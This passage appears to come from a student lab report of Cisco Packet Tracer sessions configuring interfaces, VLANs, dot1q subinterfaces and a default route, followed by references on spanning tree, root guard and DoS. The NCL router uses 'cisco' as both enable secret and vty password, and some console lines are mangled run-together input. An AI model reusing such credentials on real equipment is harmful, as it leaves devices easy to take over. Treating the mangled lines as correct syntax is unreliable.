FastEthernet0/1 unassigned YES NVRAM administratively down down
Serial0/1/0 unassigned YES unset down down
Serial0/1/1 unassigned YES unset down down
Vlan1 unassigned YES NVRAM administratively down down
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface Serial 0/1/0
Router(config-if)#ip address 172.31.20.2 255.255.255.252
Router(config-if)#no shutdown
Router(config-if)#exit
Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configured from console by console
Copy
Paste
Top


W23055814


```
%Error parsing filename (Bad file number)
Router#ping 172.31.20.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.31.20.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 18/25/42 ms

Router#
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.31.20.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 18/25/42 ms

Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface fastEthernet0/0
Router(config-if)#ip address 200.0.0.1 255.255.255.0
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up

Router(config-if)#
```



W23055814


SW2
Physical
Config
CLI
Attributes
IOS Command Line Interface
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vlan 10
Switch(config-vlan)#name Sales
Switch(config-vlan)#exit
Switch(config)#vlan 99
Switch(config-vlan)#name IT
Switch(config-vlan)#exit
Switch(config)#interface FastEthernet0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
Switch(config-if)#bno shutdown
Switch(config-if)#interface FastEtherswitchport access vlan 10switchport access vswiswitchport mode accessswitchport mode switchport
access vlan 99switchport access vlan 99
Switch(config-if)#no shutdown
Switch(config-if)#
?Bad filename
%Error parsing filename (Bad file number)
Switch(config-if)#
Switch(config-if)#end
Switch#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
Switch#
%SYS-5-CONFIG_I: Configured from console by console
Switch#configure interface
^
% Invalid input detected at '^' marker.
Switch#enable
Switch#configure terminal
^
% Invalid input detected at '^' marker.
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface FastEthernet0/3
Switch(config-if)#switchport mode trunk
Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to down
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up
Switch(config-if)#no shutdown
Switch(config-if)#
Copy
Paste
Top

W23055814


NCL
Physical
Config
CLI
Attributes
IOS Command Line Interface
% Invalid input detected at '^' marker.
Router#
Router#disable
Router>hostname NCL
^
% Invalid input detected at '^' marker.
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#hostname NCL
NCL(config)#banner motd Unauthorized access prohibited
Enter TEXT message. End with the character 'U'.
Unauthorized accesss prohibited U
NCL(config)#enable secret cisco
NCL(config)#line vty 0 4
NCL(config-line)#password cisco
NCL(config-line)#login
NCL(config-line)#exit
NCL(config)#exit
NCL#
%SYS-5-CONFIG_I: Configured from console by console
NCL#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
NCL(config)#interface FastEthernet0/0
NCL(config-if)#no shutdown
NCL(config-if)#exit
NCL(config)#interface FastEthernet0/0.10
NCL(config-subif)#encapsulation dot1q 10
NCL(config-subif)#ip address 192.10.10.1 255.255.255.128
NCL(config-subif)#exit
NCL(config)#interface FastEthernet0/0.99
NCL(config-subif)#encapsulation dot1q 99
NCL(config-subif)#ip address 192.10.10.129 255.255.255.240
NCL(config-subif)#exit
NCL(config)#interface Serial0/1/0
NCL(config-if)#ip address 172.31.20.1 255.255.255.252
NCL(config-if)#clock rate 64000
NCL(config-if)#no shutdown
NCL(config-if)#exit
NCL(config)# ip route 0.0.0.0 0.0.0.0 172.31.20.1
%Invalid next hop address (it's this router)
NCL(config)#ip route 0.0.0.0 0.0.0.0 172.31.20.2
NCL(config)#exit
NCL#
%SYS-5-CONFIG_I: Configured from console by console
NCL#show inter
Copy
Paste
Top

References

1. Cisco Learning Network, 2017. *No autosummary command in RIPv2*. [online] Available at: https://learningnetwork.cisco.com/s/question/0D53i00000Kt3tUCAR/no-autosummary-command-in-ripv2 [Accessed 12 Jan. 2025].
2. Cisco, no date. *Cisco IOS IP Routing: RIP Command Reference*. [online] Available at: https://www.cisco.com/c/en/us/td/docs/ios/iproute_rip/command/reference/irr_book/irr_rip.html [Accessed 12 Jan. 2025].
3. Cisco Learning Network, 2020. *How to use default-information originate*. [online] Available at: https://learningnetwork.cisco.com/s/question/0D53i00000Kt3RaCAJ/how-to-use-defaultinformation-originate [Accessed 12 Jan. 2025].
4. Cisco, 2006. *Understanding and Configuring the Spanning Tree Protocol (STP)*. [online] Available at: https://www.cisco.com/c/en/us/support/docs/lan-switching/spanning-tree-protocol/24062-146.html [Accessed 13 Jan. 2025].
5. Auvik, 2019. *Simple network redundancy*. [online] Available at: https://www.auvik.com/franklyit/blog/simple-network-redundancy/ [Accessed 12 Jan. 2025].
6. Meraki Documentation, 2024. *Spanning Tree Protocol (STP) Overview*. [online] Available at: https://documentation.meraki.com/MS/Port_and_VLAN_Configuration/Spanning_Tree_Protocol_(STP)_Overview [Accessed 12 Jan. 2025].
7. IPCisco, no date. *Rapid Spanning Tree Protocol (RSTP)*. [online] Available at: https://ipcisco.com/lesson/rapid-spanning-tree-protocol/ [Accessed 12 Jan. 2025].
8. GeeksforGeeks, no date. *Rapid Spanning Tree Protocol*. [online] Available at: https://www.geeksforgeeks.org/rapid-spanning-tree-protocol/ [Accessed 16 Jan. 2025].
9. Cisco Community, 2009. *Recovering from errdisabled port due to misconfiguration*. [online] Available at: https://community.cisco.com/t5/networking-knowledge-base/recovering-from-errdisabled-port-due-to-misconfiguration/ta-p/3122272 [Accessed 12 Jan. 2025].
10. Cisco, 2013. *Errdisable Recovery*. [online] Available at: https://www.cisco.com/c/en/us/support/docs/lan-switching/spanning-tree-protocol/69980-errdisable-recovery.html [Accessed 22 Jan. 2025].
11. Cisco Community, 2011. *View port security disabled port*. [online] Available at: https://community.cisco.com/t5/switching/view-port-security-disabled-port/td-p/1874794 [Accessed 12 Jan. 2025].
12. Auvik, 2019. *Broadcast Storm*. [online] Available at: https://www.auvik.com/franklyit/blog/broadcast-storm/ [Accessed 14 Jan. 2025].
13. Khazanovich, 2024. *Bridge Protocol Data Unit (BPDU)*. [online] Available at: https://www.ioriver.io/terms/bridge-protocol-data-unit [Accessed 12 Jan. 2025].
14. Molenaar, no date. *Introduction to Spanning Tree*. [online] Available at: https://networklessons.com/spanning-tree/introduction-to-spanning-tree [Accessed 12 Jan. 2025].
15. NetworkLessons.com, no date. *Spanning Tree (STP) Limitations*. [online] Available at: https://networklessons.com/spanning-tree/spanning-tree-stp-limitations [Accessed 13 Jan. 2025].

16. Network World, 2023. *9 Common Spanning Tree Mistakes*. [online] Available at: https://www.networkworld.com/article/743676/9-common-spanning-tree-mistakes.html [Accessed 12 Jan. 2025].
17. Woolf, N., 2016. *DDoS attack that disrupted internet was largest of its kind in history, experts say*. The Guardian. [online] Available at: https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet [Accessed 22 Jan. 2025].
18. NCSC, no date. *Denial of Service (DoS) guidance*. [online] Available at: https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection [Accessed 16 Jan. 2025].
19. Brezular, R., 2023. *DoS Attack Using Spanning Tree Protocol*. Brezular's Blog. [online] Available at: https://brezular.com/2023/01/03/dos-attack-using-spanning-tree-protocol/ [Accessed 12 Jan. 2025].
20. Cisco, no date. *Configuring Optional Spanning-Tree Features*. [online] Available at: https://www.cisco.com/en/US/docs/switches/metro/me3600x_3800x/trash/swstpopt.html [Accessed 12 Jan. 2025].
21. Muneer, U., 2024. *What is a Root Guard?*. CBT Nuggets. [online] Available at: https://www.cbtnuggets.com/blog/technology/networking/what-is-root-guard [Accessed 22 Jan. 2025].
22. Cisco, 2024. *Enhance STP with Root Guard*. [online] Available at: https://www.cisco.com/c/en/us/support/docs/lan-switching/spanning-tree-protocol/10588-74.html [Accessed 13 Jan. 2025].